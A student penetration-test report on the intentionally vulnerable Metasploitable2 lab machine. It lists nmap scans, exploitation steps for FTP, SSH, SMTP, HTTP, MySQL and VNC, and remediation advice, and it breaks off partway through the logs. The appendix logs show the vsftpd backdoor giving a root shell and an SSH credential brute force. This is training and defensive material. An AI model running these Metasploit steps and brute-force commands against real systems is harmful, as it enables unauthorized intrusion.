

Assignment: Metasploit 2 Box Pen Test Professional Report

Prepared By: Rezwanuzzaman

Date of Submission: July 18, 2024

Vulnerability Assessment and Penetration Testing Report

Table of Contents

1. Executive Summary	1
2. Introduction	1
2.1 Scope	1
2.2 Methodology	2
3. Target Information	2
4. Vulnerability Assessment	3
4.1 Open Ports and Services	3
4.2 Vulnerability Scan Results	3
5. Penetration Testing Results	4
5.1 FTP (Port 21)	4
5.2 SSH (Port 22)	4
5.3 SMTP (Port 25)	4
5.4 HTTP (Port 80)	5
5.5 MySQL (Port 3306)	5
5.6 VNC (Port 5900)	6
6. Risk Assessment	6
7. Recommendations	7
8. Conclusion	8
9. Appendices	9
9.1 Tools Used	9
9.2 Full Nmap Scan Results	9
9.3 Detailed Exploitation Logs	11

1. Executive Summary

This report presents the findings of a Vulnerability Assessment and Penetration Testing (VAPT) engagement conducted on a Metasploitable2 target system. The assessment aimed to identify security vulnerabilities and demonstrate the potential impact of successful exploitation. Key findings:

- Six critical services were successfully exploited: FTP, SSH, SMTP, HTTP, MySQL, and VNC.
- Multiple high-severity vulnerabilities were identified, including outdated software versions and weak authentication mechanisms.
- Unauthorized access to the system was achieved through various attack vectors.

Immediate action is recommended to address these vulnerabilities and improve the overall security posture of the system.

2. Introduction

2.1 Scope

The scope of this VAPT engagement was limited to the Metasploitable2 target system with IP address 192.168.245.133. The assessment focused on identifying and exploiting vulnerabilities in the following services:

1. FTP (Port 21)
2. SSH (Port 22)
3. SMTP (Port 25)
4. HTTP (Port 80)
5. MySQL (Port 3306)
6. VNC (Port 5900)

2.2 Methodology

The VAPT engagement followed a structured approach:

1. Reconnaissance: Gathering information about the target system.
2. Vulnerability Scanning: Identifying potential vulnerabilities using automated tools.
3. Exploitation: Attempting to exploit identified vulnerabilities to gain unauthorized access.
4. Post-Exploitation: Assessing the impact of successful exploits and gathering additional information.
5. Reporting: Documenting findings, risks, and recommendations.


3. Target Information

- Target IP: 192.168.245.133
- Operating System: Linux (kernel 2.6.24-16-server)
- Hostname: metasploitable

4. Vulnerability Assessment

4.1 Open Ports and Services

An initial Nmap scan revealed the following open ports and services:



```
(kali@kali)-[~]
$ nmap 192.168.245.133 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 01:32 EDT
Nmap scan report for 192.168.245.133
Host is up (0.0085s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds
```

4.2 Vulnerability Scan Results

The following high-severity vulnerabilities were identified:

1. vsftpd 2.3.4 Backdoor
2. Weak SSH credentials
3. SMTP user enumeration
4. Outdated Apache HTTP Server (2.2.8)
5. Weak MySQL authentication
6. VNC server with weak password

5. Penetration Testing Results

5.1 FTP (Port 21)

Vulnerability: vsftpd 2.3.4 Backdoor Exploit: exploit/unix/ftp/vsftpd_234_backdoorSteps to reproduce:

1. Use Metasploit Framework to load the exploit module.
2. Set the RHOSTS option to the target IP (192.168.245.133).
3. Execute the exploit.

Result:

- Successfully gained root access to the system.
- Ability to execute arbitrary commands with root privileges.

Impact: Critical - An attacker can gain full control over the target system.

5.2 SSH (Port 22)

Vulnerability: Weak credentials Exploit: auxiliary/scanner/ssh/ssh_loginSteps to reproduce:

1. Use Metasploit Framework to load the auxiliary module.
2. Set the RHOSTS, USER_FILE, and PASS_FILE options.
3. Execute the module to perform a brute-force attack.

Result:

- Successfully authenticated with username "user" and password "user".
- Gained user-level access to the system.

Impact: High - An attacker can gain unauthorized access to the system and potentially escalate privileges.

5.3 SMTP (Port 25)

Vulnerability: SMTP user enumeration Exploit: auxiliary/scanner/smtp/smtp_enumSteps to reproduce:

1. Use Metasploit Framework to load the auxiliary module.
2. Set the RHOSTS option to the target IP.
3. Execute the module to enumerate valid users.

Result:

- Successfully enumerated valid system users, including backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data

Impact: Medium - An attacker can gather valuable information for further attacks, such as brute-force attempts or social engineering.

5.4 HTTP (Port 80)

Vulnerability: PHP CGI Argument Injection (CVE-2012-1823) Exploit: exploit/multi/http/php_cgi_arg_injectionSteps to reproduce:

1. Use Metasploit Framework to load the exploit module.
2. Set the RHOSTS option to the target IP.
3. Set the payload to php/meterpreter/reverse_tcp.
4. Execute the exploit.

Result:

- Successfully gained a Meterpreter session on the target system.
- Ability to execute arbitrary PHP code and commands.

Impact: Critical - An attacker can execute arbitrary code on the web server, potentially leading to full system compromise.

5.5 MySQL (Port 3306)

Vulnerability: Weak authentication (empty root password) Exploit: Manual connection using mysql clientSteps to reproduce:

1. Connect to the MySQL server using the command: `mysql -u root -h 192.168.245.133 -p --skip-ssl`

2. When prompted for a password, press Enter (empty password).

Result:

- Successfully authenticated as root user.
- Ability to view and modify all databases and tables.

Impact: Critical - An attacker can access, modify, or delete sensitive data stored in the MySQL databases.

5.6 VNC (Port 5900)

Vulnerability: Weak VNC password Exploit: auxiliary/scanner/vnc/vnc_loginSteps to reproduce:

1. Use Metasploit Framework to load the auxiliary module.
2. Set the RHOSTS option to the target IP.
3. Execute the module to perform a password guessing attack.

Result:

- Successfully authenticated to the VNC server with the password "password".
- Gained full graphical access to the target system.

Impact: Critical - An attacker can view and control the target system's desktop, potentially accessing sensitive information or performing unauthorized actions.

6. Risk Assessment

Based on the vulnerabilities discovered and successfully exploited, the overall risk to the target system is assessed as CRITICAL. The following risk levels are assigned to each vulnerability:

1. FTP (vsftpd 2.3.4 Backdoor): CRITICAL
2. SSH (Weak credentials): HIGH
3. SMTP (User enumeration): MEDIUM
4. HTTP (PHP CGI Argument Injection): CRITICAL
5. MySQL (Weak authentication): CRITICAL

6. VNC (Weak password): CRITICAL

The combination of these vulnerabilities allows an attacker to gain unauthorized access, escalate privileges, and potentially compromise the entire system and its data.

7. Recommendations

To address the identified vulnerabilities and improve the overall security posture of the system, the following recommendations are provided:

1. FTP (Port 21):
 - Upgrade vsftpd to the latest stable version.
 - Consider disabling FTP if not required and use more secure file transfer protocols like SFTP.
2. SSH (Port 22):
 - Implement strong password policies.
 - Enable key-based authentication and disable password authentication.
 - Consider implementing multi-factor authentication (MFA).
3. SMTP (Port 25):
 - Configure the SMTP server to prevent user enumeration.
 - Implement rate limiting and access controls to mitigate brute-force attacks.
4. HTTP (Port 80):
 - Upgrade Apache and PHP to the latest stable versions.
 - Implement proper input validation and sanitization for all user inputs.
 - Consider using a Web Application Firewall (WAF) for additional protection.
5. MySQL (Port 3306):
 - Set strong passwords for all MySQL accounts, especially the root user.

- Implement proper access controls and limit network access to the MySQL server.
- Regularly audit and remove unnecessary user accounts and privileges.

6. VNC (Port 5900):

- Set a strong password for VNC access.
- Consider disabling VNC if not required or implement additional authentication mechanisms.
- Use VPN or SSH tunneling for secure remote access instead of exposing VNC directly.

General recommendations:

- Implement a regular patching and update schedule for all software and systems.
- Conduct regular vulnerability assessments and penetration tests to identify and address new security issues.
- Implement network segmentation and firewall rules to limit unnecessary access between systems.
- Deploy an Intrusion Detection/Prevention System (IDS/IPS) to monitor and block malicious activities.
- Implement centralized logging and monitoring to detect and respond to security incidents promptly.

8. Conclusion

The Vulnerability Assessment and Penetration Testing engagement on the Metasploitable2 target system revealed multiple critical vulnerabilities that pose a significant risk to the confidentiality, integrity, and availability of the system and its data. Successful exploitation of these vulnerabilities demonstrated the potential for unauthorized access, privilege escalation, and full system compromise. It is strongly recommended that the identified vulnerabilities be addressed promptly, following the provided recommendations. Additionally, implementing a comprehensive security program that includes regular assessments, security awareness training, and incident

response planning will help improve the overall security posture and reduce the risk of successful attacks.

9. Appendices

9.1 Tools Used

- Nmap: Network scanning and service detection
- Metasploit Framework: Exploitation and post-exploitation activities
- MySQL Client: Database connection and enumeration

9.2 Full Nmap Scan Results

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 12:44 EDT
Nmap scan report for 192.168.245.133
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.245.132
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2024-07-18T09:53:58+00:00; -6h51m04s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/coun
tryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

```

111/tcp open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2             111/tcp    rpcbind
|   100000  2             111/udp    rpcbind
|   100003  2,3,4         2049/tcp   nfs
|   100003  2,3,4         2049/udp   nfs
|   100005  1,2,3         37460/tcp  mountd
|   100005  1,2,3         40869/udp  mountd
|   100021  1,3,4         37003/udp  nlockmgr
|   100021  1,3,4         59277/tcp  nlockmgr
|   100024  1             52832/udp  status
|   100024  1             59952/tcp  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login       OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 50
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, Support41Auth, SupportsTransactions, SupportsCompression, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, ConnectWithDatabase
|   Status: Autocommit
|   Salt: 9Ph<2$[] (iu6JS?%7%$U
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
| ssl-date: 2024-07-18T09:53:58+00:00; -6h51m04s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|   VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 4:23:55
|   source ident: nmap
|   source host: FF93CDF0.915A74E2.FFFA6D49.IP
|   error: Closing Link: wnmzdqzdo[192.168.245.132] (Quit: wnmzdqzdo)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:07:C9:BB (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: mean: -5h51m04s, deviation: 2h00m00s, median: -6h51m04s
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2024-07-18T05:53:48-04:00
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS
1 1.94 ms 192.168.245.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.21 seconds

```

9.3 Detailed Exploitation Logs

[In this section the full output of each successful exploitation attempt, as provided in the attached file is included]

Nmap scanning using Metasploitable2 IP Address: -

```
(kali㉿kali)-[~]
└─$ nmap 192.168.245.133 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 01:32 EDT
Nmap scan report for 192.168.245.133
Host is up (0.0085s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds
```

1. Exploiting Process- 21/tcp ftp vsftpd 2.3.4

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ nmap 192.168.245.133 -sV -p 21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 04:08 EDT
Nmap scan report for 192.168.245.133
Host is up (0.0012s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
MAC Address: 00:0C:29:07:C9:BB (VMware)
Service Info: OS: Unix
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

```
└─(root@kali)-[/home/kali]
└─# searchsploit vsftpd 2.3.4
```

```
Exploit Title
| Path
```

```
vsftpd 2.3.4 - Backdoor Command Execution
| unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
| unix/remote/17491.rb
```

Shellcodes: No Results

```
└─(root@kali)-[/home/kali]
```

```
└─# msfconsole
```

Metasploit tip: Start commands with a space to avoid saving them to history

[illegible]

```

      =[ metasploit v6.4.15-dev                                     ]
+ -- --[ 2433 exploits - 1254 auxiliary - 428 post                 ]
+ -- --[ 1471 payloads - 47 encoders - 11 nops                    ]
+ -- --[ 9 evasion                                                 ]

```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search vsftpd 2.3.4
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	-----
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd 234 backdoor

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd 234 backdoor) > show options
```

```
Module options (exploit/unix/ftp/vsftpd 234 backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format

```
type:host:port[,type:host:port][...]
```

```

RHOSTS          yes      The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
tml
RPORT    21          yes      The target port (TCP)

```

Exploit target:

```

Id  Name
--  ---
0   Automatic

```

View the full module info with the info, or info -d command.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.245.133
RHOSTS => 192.168.245.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format
type:host:port[,type:host:port][...]			
RHOSTS	192.168.245.133	yes	The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h			
tml			
RPORT	21	yes	The target port (TCP)

Exploit target:

```

Id  Name
--  ---
0   Automatic

```

View the full module info with the info, or info -d command.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

```

```

[*] 192.168.245.133:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.245.133:21 - USER: 331 Please specify the password.
[+] 192.168.245.133:21 - Backdoor service has been spawned, handling...
[+] 192.168.245.133:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.245.132:38159 -> 192.168.245.133:6200) at 2024-07-18
04:10:56 -0400

```

```

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt

```

```
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

2. Exploiting Process- 22/tcp ssh OpenSSH 4.7p1 Debian 8ubuntu1

```
(kali㉿kali)-[~/Wordlists]
└─$ msfconsole
```

Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

```
# cowsay++
```

```
< metasploit >
-----
      \      ' _ '
       \    (oo)____
        (__)____) \
         ||--|| *

```

```
      =[ metasploit v6.4.15-dev                               ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post           ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search ssh_login
```

Matching Modules
=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login	.	normal	No	SSH Login Check
Scanner					
1	auxiliary/scanner/ssh/ssh_login_pubkey	.	normal	No	SSH Public Key
Login Scanner					

Interact with a module by name or index. For example info 1, use 1 or use
auxiliary/scanner/ssh/ssh_login_pubkey

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

Module options (auxiliary/scanner/ssh/ssh_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list

DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.245.133
RHOSTS => 192.168.245.133
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Wordlists/users.txt
USER_FILE => /home/kali/Wordlists/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Wordlists/users.txt
PASS_FILE => /home/kali/Wordlists/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

Module options (auxiliary/scanner/ssh/ssh_login):

Name	Current Setting	Required	Description
----	-----	-----	-----
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/home/kali/Wordlists/users.txt	no	File containing passwords, one per line
RHOSTS	192.168.245.133	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line

USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/kali/Wordlists/users.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > run

```
[*] 192.168.245.133:22 - Starting bruteforce
[-] 192.168.245.133:22 - Failed: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.245.133:22 - Failed: 'admin:root'
[-] 192.168.245.133:22 - Failed: 'admin:user'
[-] 192.168.245.133:22 - Failed: 'admin:guest'
[-] 192.168.245.133:22 - Failed: 'admin:john'
[-] 192.168.245.133:22 - Failed: 'admin:kali'
[-] 192.168.245.133:22 - Failed: 'admin:ubuntu'
[-] 192.168.245.133:22 - Failed: 'admin:msfadmin'
[-] 192.168.245.133:22 - Failed: 'admin:msfconsole'
[-] 192.168.245.133:22 - Failed: 'admin:vmware'
[-] 192.168.245.133:22 - Failed: 'admin:rezwan'
[-] 192.168.245.133:22 - Failed: 'root:admin'
[-] 192.168.245.133:22 - Failed: 'root:root'
[-] 192.168.245.133:22 - Failed: 'root:user'
[-] 192.168.245.133:22 - Failed: 'root:guest'
[-] 192.168.245.133:22 - Failed: 'root:john'
[-] 192.168.245.133:22 - Failed: 'root:kali'
[-] 192.168.245.133:22 - Failed: 'root:ubuntu'
[-] 192.168.245.133:22 - Failed: 'root:msfadmin'
[-] 192.168.245.133:22 - Failed: 'root:msfconsole'
[-] 192.168.245.133:22 - Failed: 'root:vmware'
[-] 192.168.245.133:22 - Failed: 'root:rezwan'
[-] 192.168.245.133:22 - Failed: 'user:admin'
[-] 192.168.245.133:22 - Failed: 'user:root'
[+] 192.168.245.133:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.245.132:40003 -> 192.168.245.133:22) at 2024-07-18 03:48:15 -
0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i
```

Active sessions
=====

Id	Name	Type	Information	Connection
1		shell linux	SSH kali @	192.168.245.132:40003 -> 192.168.245.133:22 (192.168.245.133)

```
msf6 auxiliary(scanner/ssh/ssh_login) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
